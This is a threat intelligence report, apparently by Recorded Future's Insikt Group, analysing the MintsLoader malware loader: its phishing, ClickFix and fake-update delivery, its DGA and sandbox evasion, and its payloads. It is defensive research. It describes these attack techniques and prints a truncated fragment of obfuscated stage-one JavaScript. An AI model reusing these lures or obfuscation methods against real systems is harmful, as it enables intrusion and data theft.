


CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

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Uncovering MintsLoader With Recorded Future Malware Intelligence Hunting

MintsLoader employs advanced evasion techniques, including sandbox detection, virtual machine detection, and a domain generation algorithm (DGA) that creates daily-changing C2 domains based on the system date.

Its prominent use by threat groups such as TAG-124 and SocGhosh demonstrates increasing specialization in the cybercriminal ecosystem.

The malware uses a sophisticated, multi-stage infection chain leveraging heavily obfuscated JavaScript and PowerShell scripts to evade detection and facilitate persistent compromise.

Executive Summary

MintsLoader, a malicious loader, was first observed in multiple phishing and drive-by download campaigns as early as 2024. The loader commonly deploys second-stage payloads such as GhostWeaver, StealC, and a modified BOINC (Berkeley Open Infrastructure for Network Computing) client. MintsLoader operates through a multi-stage infection chain involving obfuscated JavaScript and PowerShell scripts. The malware employs sandbox and virtual machine evasion techniques, a domain generation algorithm (DGA), and HTTP-based command-and-control (C2) communications.

MintsLoader has been observed being used by various threat groups; however, operators of TAG-124 (also known as LandUpdate808) have used it extensively. The loader is deployed through multiple infection vectors, including phishing emails targeting the industrial, legal, and energy sectors (TAG-124); compromised websites impersonating browser update prompts (SocGholish); and invoice-themed lures distributed via Italy's PEC certified email system.

MintsLoader's use of obfuscation complicates static detections such as YARA rules, its use of DGA-based C2 infrastructure makes it difficult to maintain up-to-date watchlists or blocklists, and its anti-analysis techniques complicate host-based detections that rely on sandboxes or virtualization. But Recorded Future's Malware Intelligence Hunting identifies new MintsLoader samples and associated C2 domains and provides an up-to-date list for blocklists or threat hunting.

MintsLoader's persistent use of obfuscation, sandbox evasion, and adaptive infrastructure likely ensures its continued presence within the malware ecosystem, likely leading to increased use by additional threat actors. The malware's role as a versatile delivery mechanism reflects the increasing professionalization and specialization within the cybercriminal community. While this growing sophistication benefits threat actors by enabling more resilient and efficient operations, it may simultaneously provide opportunities for defenders to identify and disrupt malicious activity more effectively and at scale.

Key Findings

- MintsLoader's second-stage PowerShell script uses sandbox and virtual environment evasion techniques, reducing its susceptibility to automated analysis and increasing its likelihood of bypassing dynamic detection tools.
- MintsLoader's use of a DGA to generate daily C2 domains based on the system date complicates infrastructure monitoring activity and domain/IP-based detections.
- Recorded Future's Malware Intelligence Hunting provides up-to-date C2 domains and other artifacts related to MintsLoader that would otherwise be hard to track due to its dynamic infrastructure.
- Insikt Group shows that GhostWeaver is the primary payload deployed by MintsLoader across observed campaigns.
- GhostWeaver's self-signed X.509 certificates are similar to those of AsyncRAT and variants of AsyncRAT, leading to initial false associations with other malware families such as AsyncRAT.

Background

[Orange Cyberdefense](#) first detected MintsLoader in widespread distribution campaigns between July and October 2024. Insikt Group identified earlier campaigns in February 2024, based on Palo Alto’s Unit42 [analysis](#) of a SocGhosh infection.

The loader consists of JavaScript (stage one) and PowerShell (stage two) scripts retrieved from multiple DGA-based domains. The name “MintsLoader” is derived from its distinctive use of the URL parameter `s=mints[NUMBER]` (for example, `s=mints11`). MintsLoader is typically [observed](#) in campaigns delivering secondary payloads such as GhostWeaver, StealC, and the Berkeley Open Infrastructure for Network Computing (BOINC) client.




Figure 1: MintsLoader profile (Source: Recorded Future)

While MintsLoader is believed to be used by multiple threat actors, TAG-124 (also known as LandUpdate808) infections have frequently been observed deploying MintsLoader. Additionally, threat actors using SocGhosh were early adopters of MintsLoader, resulting in the initial assessment of MintsLoader campaigns as being exclusively associated with SocGhosh. For example, in February 2024, Palo Alto’s Unit42 [released](#) indicators linked to SocGhosh (**Figure 2**); however, Insikt Group’s analysis indicates that the URLs identified as delivering AsyncRAT also align with known MintsLoader URL patterns.




Figure 2: Palo Alto SocGholish infection IoCs (Source: Recorded Future)

Similarly, in July 2024, Huntress Labs [reported](#) a SocGholish infection delivering a BOINC client. Notably, the URL used to download the BOINC matches known MintsLoader URL patterns. **Figure 3** shows a high-level overview of the threat actors that use MintsLoader.




Figure 3: Threat actors' use of MintsLoader (Source: Recorded Future)

Below are recently reported campaigns involving MintsLoader.

MintsLoader and Kongtuke/ClickFix pages

In early 2025, security analysts [observed](#) a phishing campaign delivering MintsLoader as a first-stage loader. Phishing emails (targeting the energy, oil and gas, and legal sectors in the US and Europe) carried either a malicious JavaScript attachment or a link to a fake “Click to verify” web page. **Figure 4** shows examples of ClickFix pages.




Figure 4: Examples of ClickFix pages (Source: <https://www.hhs.gov/>)

In both cases, the result was the execution of MintsLoader’s PowerShell-based second stage on the victim’s machine. This loader pulled down the final payloads, notably the StealC infostealer and a modified BOINC client build. The [campaign](#) leveraged fake CAPTCHA verification pages (ClickFix/KongTuke lures) to trick users into executing a copied PowerShell command, which downloaded and ran MintsLoader (**Figure 5**).




Figure 5: MintsLoader ClickFix infection chain (Source: Recorded Future)

Other [infection](#) chains in this campaign delivered MintsLoader via a downloaded 'Fattura#####.js' file (Italian for "invoice") that victims opened, leading to the same PowerShell loader execution. Researchers at eSentire's Threat Response Unit reported this campaign and noted the threat actors' focus on industrial and professional services targets across North America and Europe.

SocGholish "FakeUpdates" Campaigns


Multiple reports indicate ([1](#), [2](#)) that the SocGholish (FakeUpdates) threat actors incorporated MintsLoader into their operations. Starting around July 2024, SocGholish infections from compromised websites showed infection chains installing the BOINC-distributed computing client via MintsLoader.

In this drive-by campaign, shown in **Figure 6**, victims browsing legitimate but compromised sites encountered fake browser update prompts (often originating from an `update.js` script). If run, the malicious JavaScript fetched an obfuscated MintsLoader payload, kicking off a multi-step PowerShell sequence.



In some cases, the GhostWeaver PowerShell [backdoor](#) (tracked by Mandiant as UNC4108) was also delivered via MintsLoader, providing attackers with a persistent foothold and a platform to load additional plugins.

Another MintsLoader campaign in late 2024 [targeted](#) European organizations via invoice-themed phishing emails, an example of which is shown in **Figure 7**. Spam messages leveraged Italy's PEC (certified email) system to add legitimacy and lured recipients into opening attached JavaScript files masquerading as invoices. The Spamhaus research team dubbed this the "PEC invoice scam" and highlighted how the attackers abused trusted email channels to bypass security checks. This campaign was noted for "stealing time, money, and trust from businesses."



Technical Analysis

MintsLoader uses a multi-stage execution chain involving JavaScript and PowerShell, with each stage employing obfuscation to hinder analysis. Although MintsLoader functions solely as a loader without supplementary capabilities, its primary strengths lie in its sandbox and virtual machine evasion techniques and a DGA implementation that derives the C2 domain based on the day it is run. These features significantly complicate static analysis and host-based detection. Despite this, its C2 communications occur over HTTP, which provides a reliable vector for detecting and identifying new samples. **Figure 8** provides the high-level capabilities of MintsLoader.




Figure 8: MintsLoader high-level capabilities (Source: Recorded Future)

This analysis of MintsLoader includes details on the first- and second-stage payloads and MintsLoader infrastructure.

MintsLoader Attack Chain

MintsLoader is commonly delivered via phishing emails containing links to KongTuke or ClickFix pages. When executed, these pages retrieve and run the first stage of JavaScript. The JavaScript is heavily obfuscated, and execution leads to running a PowerShell command to download and execute the second stage of MintsLoader, as shown in **Figure 9**.



Figure 9: First stage of MintsLoader infection (Source: [Recorded Future Malware Intelligence](#))

This second stage conducts environment checks to determine whether it is running in a sandbox or virtualized setting. Next, the script uses a DGA to produce the next C2 domain. MintsLoader then attempts to contact the generated domain to download the final payload, such as GhostWeaver, StealC, or the BOINC client. **Figure 10** shows a high-level overview of this attack chain.




Figure 10: Common MintsLoader infection chain (Source: Recorded Future)

Stage One: JavaScript

The initial stage of MintsLoader consists of a JavaScript file that executes a PowerShell command to retrieve the second stage. The script is heavily obfuscated using junk comments, non-readable variables and function names, character replacement, and string encoding (**Figure 11**). Insikt Group found 141 MintsLoader stage one samples using data derived from Recorded Future Malware Intelligence Hunting (**Appendix A**).

```
// foretime cavefish villas carter cytotoxonomies coauthorships valuable monetizations stereotype fadlike
// battements filagree pansexualities mammitides reearns explained silique presymptomatic stoutish squawks doubtlessly aerobic biographers refreshment
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// salesman wilily flatmates diachrony startles frivolving encodable odontoglossum prismoids augurers miscompute ambitiously bidarkee rudder noncolas inva
    cLMgdxdtqx81egHDYVz55Agdc4zet.Run(String.fromCharCode.apply(null, cLMgdxdtqx81egHDYVz55Agdc4zetrvBaYn0cgHfmpftLhdg9MT9tih232)).replace("U" + String.f
// salesman wilily flatmates diachrony startles frivolving encodable odontoglossum prismoids augurers miscompute ambitiously bidarkee rudder noncolas inva
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// battements filagree pansexualities mammitides reearns explained silique presymptomatic stoutish squawks doubtlessly aerobic biographers refreshment
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// outstandingly retractor winkled unflattering larval
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// westernise auspicating camps biosystematic demurely
// battements filagree pansexualities mammitides reearns explained silique presymptomatic stoutish squawks doubtlessly aerobic biographers refreshment
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
